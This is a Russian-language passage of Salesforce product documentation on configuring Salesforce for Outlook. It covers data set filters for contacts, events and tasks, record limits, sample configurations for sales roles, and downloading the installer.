Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:
- Просмотр настройки и конфигурации

Для создания, редактирования или удаления конфигураций:
- Управление конфигурациями клиента эл. почты

6. Нажмите кнопку **«Сохранить»**. Все изменения вступят в силу при следующей синхронизации данных для пользователей этой конфигурации.

СМ. ТАКЖЕ:

- Создание настроек Salesforce for Outlook
- Настройки Outlook и макеты публикатора приложения эл. почты
- Определение наборов данных для Salesforce for Outlook

Salesforce for Outlook: конфигурации для Contact Manager Edition и Group Edition

Узнайте о параметрах синхронизации, которые включены в выпуски Salesforce Contact Manager и Group.

ВЕРСИИ

Доступно для настройки в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager** и **Group Edition**.

Параметр для:	**Значения**
Боковая панель Salesforce	Включено
Добавить сообщение эл. почты	Включено

Контакты	• Направление синхронизации: *«Синхронизация в обоих направлениях»*.
	• Алгоритм конфликта: *«Приоритет `Outlook` выше»*.
	• Фильтры
	`Contacts: User's Records`
	`Contacts on Accounts: User's Records`
	`Contacts in Chatter: Records User is Following`
	• Соотнесение полей: *значения по умолчанию*.
	• Критерии соответствия: «Последнее действие».

События	• Направление синхронизации: *«Синхронизация в обоих направлениях»*.
	• Алгоритм конфликта: *«Приоритет `Outlook` выше»*.
	• Фильтры
	`User's Records`
	`Date greater or equal to LAST 30 DAYS`
	• Соотнесение полей: *значения по умолчанию*.

Задачи	• Направление синхронизации: *«Синхронизация в обоих направлениях»*. • Алгоритм конфликта: *«Приоритет `Salesforce` выше»*.

Параметр для:	Значения

	• Фильтры
	`User's Records`
	`Due date greater or equal to LAST 30 DAYS`
	• Соотнесение полей: *значения по умолчанию.*

Определение наборов данных для Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра конфигураций:	Просмотр настройки и конфигурации
Для создания, редактирования или удаления конфигураций:	Управление конфигурациями клиента эл. почты
Для создания, редактирования или удаления наборов данных:	Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Конфигурация, для которой отсутствует набор данных, не может быть синхронизирована с приложением Outlook.

Страница сведений о конфигурации Outlook содержит список текущих фильтров конфигурации.

Прим.: Функция шифрования платформы, используемая в организации, не позволяет задавать фильтры для зашифрованных полей. Если эта функция не используется, Salesforce for Outlook не может синхронизировать контакты, события и задачи для пользователей, назначенных этой конфигурации.

1. Введите строку *«Настройки Outlook»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройки Outlook»**.
2. Щелкните имя нужной конфигурации Outlook.
3. Нажмите кнопку **«Правка»** в связанном списке «Наборы данных».
4. Задайте фильтры.
5. Чтобы определить количество элементов, подлежащих синхронизации с заданными фильтрами, проверьте размер набора данных.
6. Нажмите кнопку **«Сохранить»**.

Общие сведения о наборах данных для Salesforce for Outlook

Настройка фильтров контактов для Salesforce for Outlook

Фильтры контактов Salesforce for Outlook

Ввод фильтров событий для Lightning Sync и Salesforce for Outlook

Создание фильтров задач для Salesforce for Outlook

Пользователи могут определять задачи, подлежащие синхронизации между приложением Microsoft® Outlook® и системой Salesforce, для групп сбыта.

Тестовые наборы данных Lightning Sync и Salesforce for Outlook

Проверка размера наборов данных Salesforce for Outlook

СМ. ТАКЖЕ:

Тестовые наборы данных Lightning Sync и Salesforce for Outlook

Фильтры контактов Salesforce for Outlook

Настройки Outlook и макеты публикатора приложения эл. почты

Проверка размера наборов данных Salesforce for Outlook

Общие сведения о наборах данных для Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра конфигураций:	Просмотр настройки и конфигурации
Для создания, редактирования или удаления конфигураций:	Управление конфигурациями клиента эл. почты
Для создания, редактирования или удаления наборов данных:	Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации.

Определение синхронизируемых записей

Приложение Salesforce for Outlook синхронизирует текущие и связанные записи на основе определений в наборах данных.

Общие сведения об ограничениях для наборов данных

При использовании наборов данных пользователи могут одновременно синхронизировать между приложением Microsoft® Outlook® и системой Salesforce не более 5 000 записей на один фильтр. В случае превышения данного ограничения приложение Salesforce for Outlook выполняет синхронизацию только некоторых записей. Кроме того, синхронизация такого большого количества записей может сказаться на скорости ее выполнения. Обратите внимание, что ограничение по количеству синхронизируемых записей может быть увеличено. Однако следует помнить о возможном снижении скорости синхронизации.

Увеличение ограничений для наборов данных

Наборы данных, содержащие более 5 000 записей, могут быть дополнительно настроены пользователем для увеличения количества синхронизируемых записей. Для этого рекомендуем добавить в наборы данных дополнительные фильтры. Например, выберите значение **«Выбранные контакты»** в параметре «Фильтровать по ответственности за запись» раздела «Фильтры контактов». Затем выберите значение **«Записи пользователя»** в параметрах «Контакты», «Контакты для

возможностей» и «Контакты для организаций». Теперь набор данных содержит три фильтра, позволяющих синхронизировать не более 15 000 контактов.

Обратите внимание, что настраиваемые фильтры могут пропускать взаимоисключающие записи. Соответственно, количество синхронизируемых записей может отличаться. Чтобы предотвратить подобную ситуацию, рекомендуем дополнительно уточнить группу синхронизируемых контактов. Для этого настройте дополнительные параметры в разделе «Фильтровать по дополнительным объектам и полям».

Чтобы просмотреть количество записей по пользователям после определения фильтров, воспользуйтесь разделом «Размер набора данных». Для этого введите имя пользователя и щелкните **«Показать количество записей»**. Если количество записей превышает ограничения для заданных фильтров, то записи могут быть синхронизированы в случайном порядке.

Общие сведения об организациях-лицах

Если в организации включена поддержка организаций-лиц, а количество используемых записей Salesforce превышает 5 000, то наборы данных действуют по-другому. А именно, система Salesforce сначала выполняет запрос для организаций-лиц, соответствующих критериям фильтрации, а затем для контактов, назначенных этим организациям. Соответственно, во время синхронизации может быть достигнуто установленное ограничение в 5 000 записей (включая организации-лица и контакты), но при этом не будут синхронизированы некоторые нужные контакты.

СМ. ТАКЖЕ:

- Настройка фильтров контактов для Salesforce for Outlook
- Ввод фильтров событий для Lightning Sync и Salesforce for Outlook
- Создание фильтров задач для Salesforce for Outlook
- Проверка размера наборов данных Salesforce for Outlook

Настройка фильтров контактов для Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра конфигураций:	Просмотр настройки и конфигурации
Для создания, редактирования или удаления конфигураций:	Управление конфигурациями клиента эл. почты
Для фильтрации контактов по группам, работающим с возможностями:	Возможности группового сбыта
Для фильтрации контактов по группам, работающим с организациями:	Группы, работающие с организациями
Для создания, редактирования или удаления наборов данных:	Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать все контакты, а другие пользователи — только контакты, связанные с их группами,

работающими с возможностями. Кроме того, записи могут быть отфильтрованы по полям. Например, пользователи могут синхронизировать только контакты, связанные с определенными организациями и возможностями.

Страница сведений о конфигурации Outlook содержит список текущих фильтров конфигурации.

Прим.: Функция шифрования платформы, используемая в организации, не позволяет задавать фильтры для зашифрованных полей. Если эта функция не используется, Salesforce for Outlook не может синхронизировать контакты, события и задачи для пользователей, назначенных этой конфигурации.

1. Определите набор данных для конфигурации.
2. Выберите контакты, доступные для синхронизации, в параметре «Фильтровать по ответственности за запись».
3. Чтобы определить контакты, доступные пользователям для синхронизации, выберите значение **«Выбранные контакты»**.

Объект	Синхронизируемые записи	Параметр
Контакты	Все собственные контакты	Записи пользователя
	Все контакты, за которые пользователь и его подчиненные в иерархии ролей несут ответственность	Записи рабочей группы пользователя
Контакты возможностей	Контакты, связанные с возможностями пользователя	Записи пользователя
	Контакты, связанные с возможностями, за которые пользователь и его подчиненные в иерархии ролей несут ответственность	Записи рабочей группы пользователя
	Контакты, связанные с возможностями, для которых пользователь является участником группы, работающей с возможностями, кроме тех возможностей, за которые он несет ответственность	Записи групп пользователя, работающих с возможностями
Контакты организаций	Контакты, связанные с организациями пользователя	Записи пользователя
	Контакты, связанные с организациями, за которые пользователь и его подчиненные в иерархии ролей несут ответственность	Записи рабочей группы пользователя
	Контакты, связанные с организациями, для которых пользователь является участником рабочей группы, кроме тех организаций, за которые он несет ответственность	Записи групп пользователя, работающих с организациями

4. Добавьте нужные фильтры поля в разделе «Фильтровать по дополнительным объектам и полям».
   a. Выберите объект и поле этого объекта.
   b. Выберите нужный оператор фильтрации.
   c. Введите значение для выбранного поля.

5. Чтобы добавить новый фильтр, щелкните **«Добавить строку»**. Чтобы удалить последнюю строку списка, щелкните **«Удалить строку»**.
6. Чтобы выполнять автоматическую синхронизацию контактов Chatter для пользователей данной конфигурации, воспользуйтесь разделом «Другие контакты для добавления». Установите флажок «Синхронизация контактов, отслеживаемых пользователями в Chatter».

СМ. ТАКЖЕ:

Фильтры контактов Salesforce for Outlook

Определение наборов данных для Salesforce for Outlook

Проверка размера наборов данных Salesforce for Outlook

Тестовые наборы данных Lightning Sync и Salesforce for Outlook

Фильтры контактов Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Фильтры контактов определяют количество записей, доступных пользователям Salesforce for Outlook для синхронизации между приложением Outlook и системой Salesforce. Ниже перечислены рекомендации по использованию фильтров контактов.

- Критерии используют оператор «И». Таким образом, при добавлении нескольких критериев отображаются только записи, соответствующие всем критериям.
- При вводе даты рекомендуем использовать формат, выбранный в параметре «Регион». При необходимости воспользуйтесь специальными значениями дат (например, «СЕГОДНЯ», «СЛЕДУЮЩАЯ НЕДЕЛЯ», «СЛЕДУЮЩИЙ ГОД» или «ПОСЛЕДНИЕ <число> ДН.»).
- Числовые и прочие данные, содержащие запятые, должны быть заключены в кавычки. Например, фильтр *«"Стоимость" равно "10,000"»* возвращает записи со стоимостью 10 000 долларов США, тогда как фильтр *«"Стоимость" равно 10,000»* возвращает записи со стоимостью 10 000, 10 и 0 долларов США.
- Оператор «меньше», «больше», «меньше или равно» или «больше или равно», используемый в числовых полях, возвращает записи с пустыми или нулевыми значениями.
- Чтобы ограничить результаты записями, содержащими пустые или нулевые значения в отдельном поле, выберите нужное поле и оператор «равно» или «не равно», а третье поле оставьте незаполненным. Например, фильтр *«"Стоимость" равно»* возвращает записи с пустыми полями стоимости. Система позволяет выполнять одновременный поиск пустых и других заданных значений. Например, запрос *«"Стоимость" равно "1,,2"»* возвращает записи, поле «Стоимость» которых содержит пустое значение, значение «1» или «2». Например, критерию *«"Годовой доход" меньше чем "100 000"»*, созданному для фильтрации организаций, соответствуют организации с пустым полем «Годовой доход».
- Чтобы найти нужный номер телефона, рекомендуем указывать точный формат телефонного номера (например, *«Номер телефона начинается на (561)»*).
- Чтобы отфильтровать записи по нескольким значениям, рекомендуем разделить поисковые запросы запятыми. Разрешается использовать не более 80 символов, включая запятые и пробелы. Например, чтобы найти организации в Томской области, Новосибирской области или Москве, введите запрос *«"Область" содержит "Томская область","Новосибирская область","Москва"»*.
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание») поиск выполняется только по первой 1 000 символов.

- Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
- Чтобы добавить ссылку на сведения о пользователе, добавьте в фильтры контактов указанные ниже поля слияния.

Поле слияния	Описание
`$User.ID`	Данное поле ссылается на код текущего пользователя. Данное поле слияния может использоваться полями, предназначенными для поиска пользователей. Допустимые операторы: «равно» и «не равно». При создании фильтров мобильного представления, ссылающихся на поле ответственного, разрешается использовать только поле слияния `$User.ID`.
`$User.Username`	Данное поле ссылается на регистрационное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Firstname`	Данное поле ссылается на личное имя текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Lastname`	Данное поле ссылается на фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».
`$User.Fullname`	Данное поле ссылается на имя и фамилию текущего пользователя. Данное поле слияния может использоваться любым текстовым полем или полем поиска, кроме раскрывающихся списков. Допустимые операторы: «равно», «не равно», «больше или равно», «меньше или равно», «содержит», «не содержит» и «начинается с».

СМ. ТАКЖЕ:

Настройка фильтров контактов для Salesforce for Outlook
Определение наборов данных для Salesforce for Outlook
Проверка размера наборов данных Salesforce for Outlook

Ввод фильтров событий для Lightning Sync и Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра конфигураций:	Просмотр настройки и конфигурации
Для создания, редактирования или удаления конфигураций:	Управление конфигурациями клиента эл. почты
Для создания, редактирования или удаления наборов данных:	Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать только текущие и будущие события, тогда как другие пользователи — еще и прошедшие события. Приложение Salesforce for Outlook синхронизирует события на основе их конечных, а не начальных дат. Например, при синхронизации текущих и будущих событий также выполняется синхронизация двухдневных событий, выполнение которых началось вчера.

Раздел «Наборы данных» на странице сведений о конфигурации Outlook содержит список текущих фильтров событий для конфигурации.

1. Определите набор данных для конфигурации.
2. Выберите один из указанных ниже фильтров в поле «Больше или равно» раздела «События».
   - *«СЕГОДНЯ»*: синхронизация событий, которые завершаются сегодня или позже. Время начала — 00:00.
   - *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация событий, которые завершились в первый день прошлого месяца или позже.
   - *«ПОСЛЕДНИЕ N ДН.»*: синхронизация событий, которые завершились указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ 30 ДН.»*).
3. Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
4. Сохраните набор данных.

Прим.: Синхронизации не подлежат: события на весь день, начинающиеся в первый день синхронизации; участники события. Многодневные события синхронизируются как отдельные события в обоих направлениях. Многодневные события не синхронизируются.

СМ. ТАКЖЕ:

Тестовые наборы данных Lightning Sync и Salesforce for Outlook

Проверка размера наборов данных Salesforce for Outlook

Синхронизация событий с помощью Salesforce for Outlook

Создание фильтров задач для Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра конфигураций:	Просмотр настройки и конфигурации
Для создания, редактирования или удаления конфигураций:	Управление конфигурациями клиента эл. почты
Для создания, редактирования или удаления наборов данных:	Любое значение параметра «Направление синхронизации», кроме *«Не синхронизировать»*

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience


Доступно в версиях: **все** версии.

Пользователи могут определять задачи, подлежащие синхронизации между приложением Microsoft® Outlook® и системой Salesforce, для групп сбыта.

Набор данных — это подмножество записей Salesforce, доступных пользователям приложения Salesforce for Outlook для синхронизации. Наборы данных содержат фильтры, которые определяют записи для синхронизации. Например, одни пользователи могут синхронизировать просроченные задачи, тогда как другие пользователи — только текущие и будущие задачи. Приложение Salesforce for Outlook синхронизирует задачи на основе их крайних сроков, а не начальных дат. Например, при синхронизации текущих и будущих задач также выполняется синхронизация задач, выполнение которых началось вчера.

Раздел «Наборы данных» на странице сведений о конфигурации Outlook содержит список текущих фильтров задач для конфигурации.

1. Определите набор данных для конфигурации.
2. Выберите один из указанных ниже фильтров в поле «Больше или равно» раздела «Задачи».
   - *«СЕГОДНЯ»*: синхронизация задач с крайним сроком сегодня или позже. Время начала — 00:00.
   - *«ПРОШЛЫЙ МЕСЯЦ»*: синхронизация задач с крайним сроком в первый день прошлого месяца или позже.
   - *«ПОСЛЕДНИЕ N ДН.»*: синхронизация задач с крайним сроком в указанное количество дней назад или позже (например, *«ПОСЛЕДНИЕ 30 ДН.»*).
3. Определите, нужно ли синхронизировать повторяющиеся задачи Salesforce с приложением Outlook.



4. Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**.
5. Сохраните набор данных.

Прим.: Приложение Salesforce for Outlook не позволяет синхронизировать некоторые типы задач. Ниже перечислены несинхронизируемые типы задач.

- Повторяющиеся задачи Outlook (при синхронизации с системой Salesforce)
- Выполненные задачи (при условии, что задачи помечаются как выполненные перед синхронизацией посредством приложения Salesforce for Outlook)
- Адреса электронной почты или контакты, добавленные в список задач при пометке элементов для последующего выполнения (так как Outlook не рассматривает эти элементы как задачи)

СМ. ТАКЖЕ:

Настройки Outlook и макеты публикатора приложения эл. почты
Синхронизация задач с помощью Salesforce for Outlook
Тестовые наборы данных Lightning Sync и Salesforce for Outlook

Тестовые наборы данных Lightning Sync и Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Многие администраторы создают конфигурации синхронизации на основе позиций организации, так как пользователи одной роли, как правило, предъявляют похожие требования к синхронизации данных. Ниже представлены тестовые наборы данных для общих групп Salesforce. Несмотря на уникальные требования, предъявляемые пользователями Salesforce for Outlook и Lightning Sync, данные примеры позволяют пользователям начать создание конфигураций Outlook (для пользователей Salesforce for Outlook) и конфигураций Lightning Sync (для пользователей Lightning Sync).

Менеджер по продажам

Как правило, менеджерам по продажам требуется просмотр собственных записей и записей их подчиненных. Кроме того, им требуется просмотр последних контактных данных для любого пользователя, связанного с текущими крупными сделками, и любых связанных предстоящих встреч. Также им могут требоваться контакты Chatter в Outlook.

Пример конфигурации Outlook для менеджеров по продажам:

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

Специалист по продажам

Как правило, специалистам по продажам требуются только собственные контакты и контакты других участников рабочих групп. Также им могут требоваться контакты Chatter, результаты встреч за прошлый месяц и расписание всех будущих встреч.

Пример конфигурации Outlook для специалистов по продажам:

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

Менеджер по работе с клиентами

Менеджерам по работе с клиентами требуется просмотр контактов, связанных с организациями и возможностями. Фильтрация возможностей позволяет синхронизировать только контакты, связанные с открытыми возможностями, вероятность которых составляет более 40%. Также им может требоваться синхронизация контактов Chatter, всех будущих встреч и всех встреч за последние два месяца.

Пример конфигурации Outlook для менеджеров по работе с клиентами:

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

СМ. ТАКЖЕ:

Определение наборов данных для Salesforce for Outlook

Проверка размера наборов данных Salesforce for Outlook

Чтобы просмотреть количество записей, которое будет синхронизировано для выборочного пользователя Salesforce for Outlook на основе фильтров конфигурации, нажмите кнопку **«Показать количество записей»**. Если количество записей не соответствует минимальному или максимальному ограничению, настройте фильтры и повторно проверьте размер. Максимальное количество составляет 5 000 записей на один объект.

1. Определите набор данных для конфигурации.
2. Щелкните значок поиска напротив поля «Пользователь» в разделе «Размер набора данных».
3. Выберите нужного пользователя. Чтобы протестировать максимальный размер, выберите пользователя с наибольшим количеством записей, даже если он не назначен данной конфигурации.
4. Нажмите кнопку **«Показать количество записей»**. При этом отображается количество записей, доступных для синхронизации между приложением Outlook и системой Salesforce.
5. При необходимости настройте фильтры или измените выбранного пользователя и повторите тестирование набора данных. Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Определение наборов данных для Salesforce for Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра наборов данных Outlook:

- Просмотр настройки и конфигурации

Для тестирования наборов данных Outlook:

- Управление конфигурациями клиента эл. почты

Отслеживание используемых версий приложения Salesforce for Outlook

Отчет «Журнал входов» позволяет быстро просматривать используемые версии приложения Salesforce for Outlook.

1. Введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Журнал входов»**.

ВЕРСИИ


Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов



2. Чтобы просмотреть версию приложения Salesforce for Outlook для каждого пользователя, воспользуйтесь столбцами «Приложение» и «Версия клиента».

СМ. ТАКЖЕ:

Salesforce for Outlook

Настройка Salesforce for Outlook на настольном компьютере

Настройте Salesforce for Outlook на настольном компьютере Microsoft® Windows®. Таким образом, можно работать с Salesforce, используя более ранние версии Microsoft® Outlook®, такие как Microsoft Outlook 2010.

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Загрузка программы установки Salesforce for Outlook

Загрузите программу установки из системы Salesforce.

Установка и настройка приложения Salesforce for Outlook

Управление конфигурацией Salesforce for Outlook

В зависимости от того, позволяет ли вам администратор изменять настройки, выполните пользовательскую настройку Salesforce for Outlook так, чтобы она соответствовала вашим потребностям.

Удаление приложения Salesforce for Outlook

Загрузка программы установки Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для синхронизации Salesforce for Outlook:	Действительный набор данных для каждого синхронизируемого объекта
Для изменения папок синхронизации:	профиль Outlook, выбранный в параметрах почты Outlook в качестве профиля по умолчанию, И Предоставление пользователям возможности изменения параметра «Папка Outlook для синхронизации контактов» в конфигурации Outlook


ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Загрузите программу установки из системы Salesforce.

1. Закройте приложение Microsoft® Outlook®.
2. При первой загрузке приложения Salesforce for Outlook перейдите к следующему действию. В случае обновления сначала закройте Salesforce for Outlook, щелкнув правой кнопкой мыши значок Salesforce for Outlook (значок в системной области рабочего стола), и выберите пункт **Выход**. Затем выполните действия в зависимости от версии, с которой выполняется обновление:
   a. Для обновления с приложения Salesforce for Outlook версии 2.4.2 или более ранней удалите текущую версию на панели управления Microsoft Windows®.
   b. Для обновления с приложения Salesforce for Outlook версии 2.5.0. или более поздней версии перейдите к следующему действию.
3. В личных параметрах введите строку *«Salesforce for Outlook»* в поле «Быстрый поиск» и выберите пункт **«Salesforce for Outlook»**.
4. Нажмите кнопку **«Загрузить»**. Затем нажмите кнопку **«Сохранить файл»**. Если кнопка **Загрузить** недоступна, обратитесь к администратору с просьбой назначить конфигурацию Outlook.



Чтобы одновременно установить приложение для нескольких пользователей, рекомендуем администраторам воспользоваться программой установки в версии `.msi`.

СМ. ТАКЖЕ:

- Salesforce for Outlook
- Salesforce for Outlook. Требования к системе
- Установка и настройка приложения Salesforce for Outlook

Установка и настройка приложения Salesforce for Outlook

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для синхронизации Salesforce for Outlook:	Действительный набор данных для каждого синхронизируемого объекта
Для изменения папок синхронизации:	профиль Outlook, выбранный в параметрах почты Outlook в качестве профиля по умолчанию, И Предоставление пользователям возможности изменения параметра «Папка Outlook для синхронизации контактов» в конфигурации Outlook

ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

